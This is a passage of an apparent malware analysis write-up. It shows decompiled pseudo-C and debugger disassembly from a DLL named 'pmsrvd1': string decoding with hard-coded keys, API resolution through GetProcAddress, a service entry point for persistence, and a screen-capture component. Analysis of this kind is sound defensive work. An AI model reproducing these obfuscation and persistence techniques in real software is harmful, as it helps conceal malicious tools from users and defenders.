  v5 = dword_100BE0F8;
  sub_100494E9(8);
  (v16[14])(&v16, a4, 8, v5);
  v6 = v4 - 1;
  v11 = v4 - 1;
  if ( v4 != 1 )
  {
    v7 = a1;
    v15 = v4 - 1;
    do
    {
      (v17[3])(&v17, v7, 0, Src + v7 - a1);
      v7 += 8;
      --v15;
    }
    while ( v15 );
    v4 = v12;
    v6 = v11;
  }
```



```
signed int __stdcall decode_strings_at_pos1(int pos)
{
  void *v1; // esi
  __int64 v3; // [esp+8h] [ebp-Ch]

  v1 = operator new(1u);
  v3 = 0x250057508BC38Ai64;
  decode_strings(&byte_100A5818[144 * pos], 0x90u, &unk_100B28F0 + 160 * pos, &v3);
  j__free(v1);
  return 1;
}
```




```
signed int __stdcall decode_strings_at_pos2(int pos)
{
  void *v1; // esi
  __int64 v3; // [esp+8h] [ebp-Ch]

  v1 = operator new(1u);
  v3 = 0xA2B11BB1267Bi64;
  decode_strings(&byte_100AB728[56 * pos], 0x38u, &unk_100BD190 + 56 * pos, &v3);
  j__free(v1);
  return 1;
}
```




```
signed int __stdcall decode_strings_at_pos3(int pos)
{
  void *v1; // esi
  __int64 v3; // [esp+8h] [ebp-Ch]

  v1 = operator new(1u);
  v3 = 0x816E00E550B2D8i64;
  decode_strings(&byte_100AC368[56 * pos], 0x38u, &unk_100B9290 + 56 * pos, &v3);
  j__free(v1);
  return 1;
}
```


API Calls



```
__int16 __stdcall TeamGroup(int a1, int a2, int a3, int a4)
{
  void **v4; // esi
  void **v5; // esi
  int v6; // edi
  signed int v7; // ebx
  _DWORD *v8; // eax
  _DWORD *v9; // edi
  HANDLE v10; // esi
  int i; // eax
  HANDLE v12; // esi
  void **v13; // esi
  int v14; // ebx
  void *buf; // esi
  unsigned int v16; // ecx
  unsigned int v17; // edx
  int v18; // ecx
  int v20; // [esp+10h] [ebp-50h]
  DWORD ThreadId; // [esp+14h] [ebp-4Ch]
  void *v22; // [esp+18h] [ebp-48h]
  void *v23; // [esp+1Ch] [ebp-44h]
  char v24; // [esp+20h] [ebp-40h]
  int v25; // [esp+24h] [ebp-3Ch]
  int v26; // [esp+28h] [ebp-38h]
  int v27; // [esp+2Ch] [ebp-34h]
  int v28; // [esp+30h] [ebp-30h]
  int v29; // [esp+34h] [ebp-2Ch]
  int v30; // [esp+5Ch] [ebp-4h]

  v25 = 1;
  v26 = 0;
  v27 = 0;
  v28 = 0;
  GdiplusStartup(&v24, &v25, 0);
  v4 = operator new(4u);
  v23 = v4;
  v30 = 0;
  if ( v4 )
    *v4 = operator new(1u);
  else
    v4 = 0;
  v30 = -1;
  fill_functions();
  if ( v4 )
```




```
signed int fill_functions()
{
  HMODULE v0; // edi
  HMODULE v1; // edi
  HMODULE v2; // edi
  HMODULE v3; // edi
  HMODULE v4; // edi
  HMODULE hModule; // [esp+Ch] [ebp-4h]
  HMODULE hModulea; // [esp+Ch] [ebp-4h]
  HMODULE hModuleb; // [esp+Ch] [ebp-4h]
  HMODULE hModulec; // [esp+Ch] [ebp-4h]
  HMODULE hModuled; // [esp+Ch] [ebp-4h]
  HMODULE hModulee; // [esp+Ch] [ebp-4h]
  HMODULE hModulef; // [esp+Ch] [ebp-4h]
  HMODULE hModuleg; // [esp+Ch] [ebp-4h]
  HMODULE hModuleh; // [esp+Ch] [ebp-4h]

  sub_1001FDB0();
  sub_1001FC60(94);
  v0 = LoadLibraryW(&LibFileName);
  memset(&LibFileName, 0, 0xA0u);
  if ( !v0 )
    return 0;
  sub_1001FD40(1);
  sub_1001FD40(2);
  sub_1001FD40(3);
  sub_1001FD40(4);
  sub_1001FD40(5);
  sub_1001FD40(6);
  sub_1001FD40(7);
  sub_1001FD40(8);
  sub_1001FD40(9);
  sub_1001FD40(10);
  sub_1001FD40(11);
  sub_1001FD40(237);
  sub_1001FD40(238);
  sub_1001FD40(239);
  sub_1001FD40(240);
  dword_100B23CC = GetProcAddress(v0, byte_100B92C8);
  dword_100B23D0 = GetProcAddress(v0, byte_100B9300);
  dword_100B23D4 = GetProcAddress(v0, byte_100B9338);
  dword_100B23D8 = GetProcAddress(v0, byte_100B9370);
  dword_100B23DC = GetProcAddress(v0, byte_100B93A8);
  dword_100B23E0 = GetProcAddress(v0, byte_100B93E0);
  dword_100B23E4 = GetProcAddress(v0, byte_100B9418);
  dword_100B23E8 = GetProcAddress(v0, byte_100B9450);
  dword_100B23EC = GetProcAddress(v0, byte_100B9488);
```




```
signed int __stdcall decode_strings_at_pos3(int offset)
{
  void *v1; // esi
  __int64 v3; // [esp+8h] [ebp-Ch]

  v1 = operator new(1u);
  v3 = 0x816E00E550B2D8i64;
  decode_strings(&enc_buffer[56 * offset], 0x38u, &out_buf + 56 * offset, &v3);
  j__free(v1);
  return 1;
}
```

API Calls




```
EIP  6FFEB46A  BB 01 00 00 00     mov ebx,1
     6FFEB46F  E8 3C 49 00 00     call pmsrvd1.6FFEFDB0
     6FFEB474  6A 5E              push 5E
     6FFEB476  E8 E5 47 00 00     call pmsrvd1.6FFEFC60
  →  6FFEB47B  68 B0 63 08 70     push pmsrvd1.700863B0                 700863B0:L"SHLWAPI.DLL"
     6FFEB480  FF 15 78 00 05 70  call dword ptr ds:[<&LoadLibraryW>]
     6FFEB486  68 A0 00 00 00     push A0
     6FFEB48B  6A 00              push 0
     6FFEB48D  68 B0 63 08 70     push pmsrvd1.700863B0                 700863B0:L"SHLWAPI.DLL"
     6FFEB492  8B F8              mov edi,eax
     6FFEB494  E8 87 66 04 00     call pmsrvd1.70031B20
     6FFEB499  83 C4 0C           add esp,C
```




```
     6FFEB4E9  6A 0B              push B
     6FFEB4EB  E8 50 48 00 00     call pmsrvd1.6FFEFD40
     6FFEB4F0  68 ED 00 00 00     push ED
     6FFEB4F5  E8 46 48 00 00     call pmsrvd1.6FFEFD40
     6FFEB4FA  68 EE 00 00 00     push EE
     6FFEB4FF  E8 3C 48 00 00     call pmsrvd1.6FFEFD40
     6FFEB504  68 EF 00 00 00     push EF
     6FFEB509  E8 32 48 00 00     call pmsrvd1.6FFEFD40
     6FFEB50E  68 F0 00 00 00     push F0
     6FFEB513  E8 28 48 00 00     call pmsrvd1.6FFEFD40
EIP→ 6FFEB518  8B 35 68 00 05 70  mov esi,dword ptr ds:[<&GetProcAddr
     6FFEB51E  68 C8 92 08 70     push pmsrvd1.700892C8              700892C8:"PathFileExistsA"
     6FFEB523  57                 push edi
     6FFEB524  FF D6              call esi
     6FFEB526  68 00 93 08 70     push pmsrvd1.70089300              70089300:"PathFileExistsW"
     6FFEB52B  57                 push edi
     6FFEB52C  A3 CC 23 08 70     mov dword ptr ds:[700823CC],eax
     6FFEB531  FF D6              call esi
     6FFEB533  68 38 93 08 70     push pmsrvd1.70089338              70089338:"PathFindExtensionW"
     6FFEB538  57                 push edi
     6FFEB539  A3 D0 23 08 70     mov dword ptr ds:[700823D0],eax
     6FFEB53E  FF D6              call esi
     6FFEB540  68 70 93 08 70     push pmsrvd1.70089370              70089370:"PathFindFileNameW"
     6FFEB545  57                 push edi
     6FFEB546  A3 D4 23 08 70     mov dword ptr ds:[700823D4],eax
     6FFEB54B  FF D6              call esi
     6FFEB54D  68 A8 93 08 70     push pmsrvd1.700893A8              700893A8:"PathRemoveExtensionW"
     6FFEB552  57                 push edi
     6FFEB553  A3 D8 23 08 70     mov dword ptr ds:[700823D8],eax
     6FFEB558  FF D6              call esi
     6FFEB55A  68 E0 93 08 70     push pmsrvd1.700893E0              700893E0:"PathRemoveFileSpecA"
     6FFEB55F  57                 push edi
```

System Services




```
void __cdecl ServiceMain(int a1, LPCWSTR *a2)
{
  SERVICE_STATUS_HANDLE v2; // eax

  hServiceStatus = 0;
  if ( a1 )
  {
    v2 = RegisterServiceCtrlHandlerExW(*a2, HandlerProc, 0);
    *&ServiceStatus.dwServiceSpecificExitCode = 0i64;
    hServiceStatus = v2;
    ServiceStatus.dwWaitHint = 0;
    ServiceStatus.dwControlsAccepted = 192;
    ServiceStatus.dwCurrentState = 4;
    ServiceStatus.dwWin32ExitCode = 0;
    ServiceStatus.dwCheckPoint = 0;
    ServiceStatus.dwServiceType = 48;
    SetServiceStatus(v2, &ServiceStatus);
    while ( 1 )
    {
      WaitForSingleObject(hHandle, 0xFFFFFFFF);
      Sleep(0x2710u);
    }
  }
}
```


Screen Capture



```
_DWORD *__thiscall to_capture_screen(_DWORD *this, int a2)
{
  _DWORD *v2; // esi

  v2 = this;
  *this = &CBaseObject::`vftable';
  memset(this + 4, 0, 0x4F0u);
  v2[320] = dword_100B24D4(0, 1, 0, 0);
  v2[321] = dword_100B24D4(0, 1, 0, 0);
  v2[324] = operator new(1u);
  *v2 = &CCaptureScreen::`vftable';
  v2[464] = operator new(1u);
  v2[456] = 80;
  memset(v2 + 326, 0, 0x208u);
  v2[461] = 0;
  v2[490] = 0;
  memset(v2 + 465, 0, 0x64u);
  v2[462] = 0;
  v2[463] = 0;
  dword_100B236C = 0;
  dword_100B2370 = 0;
  return v2;
}
```



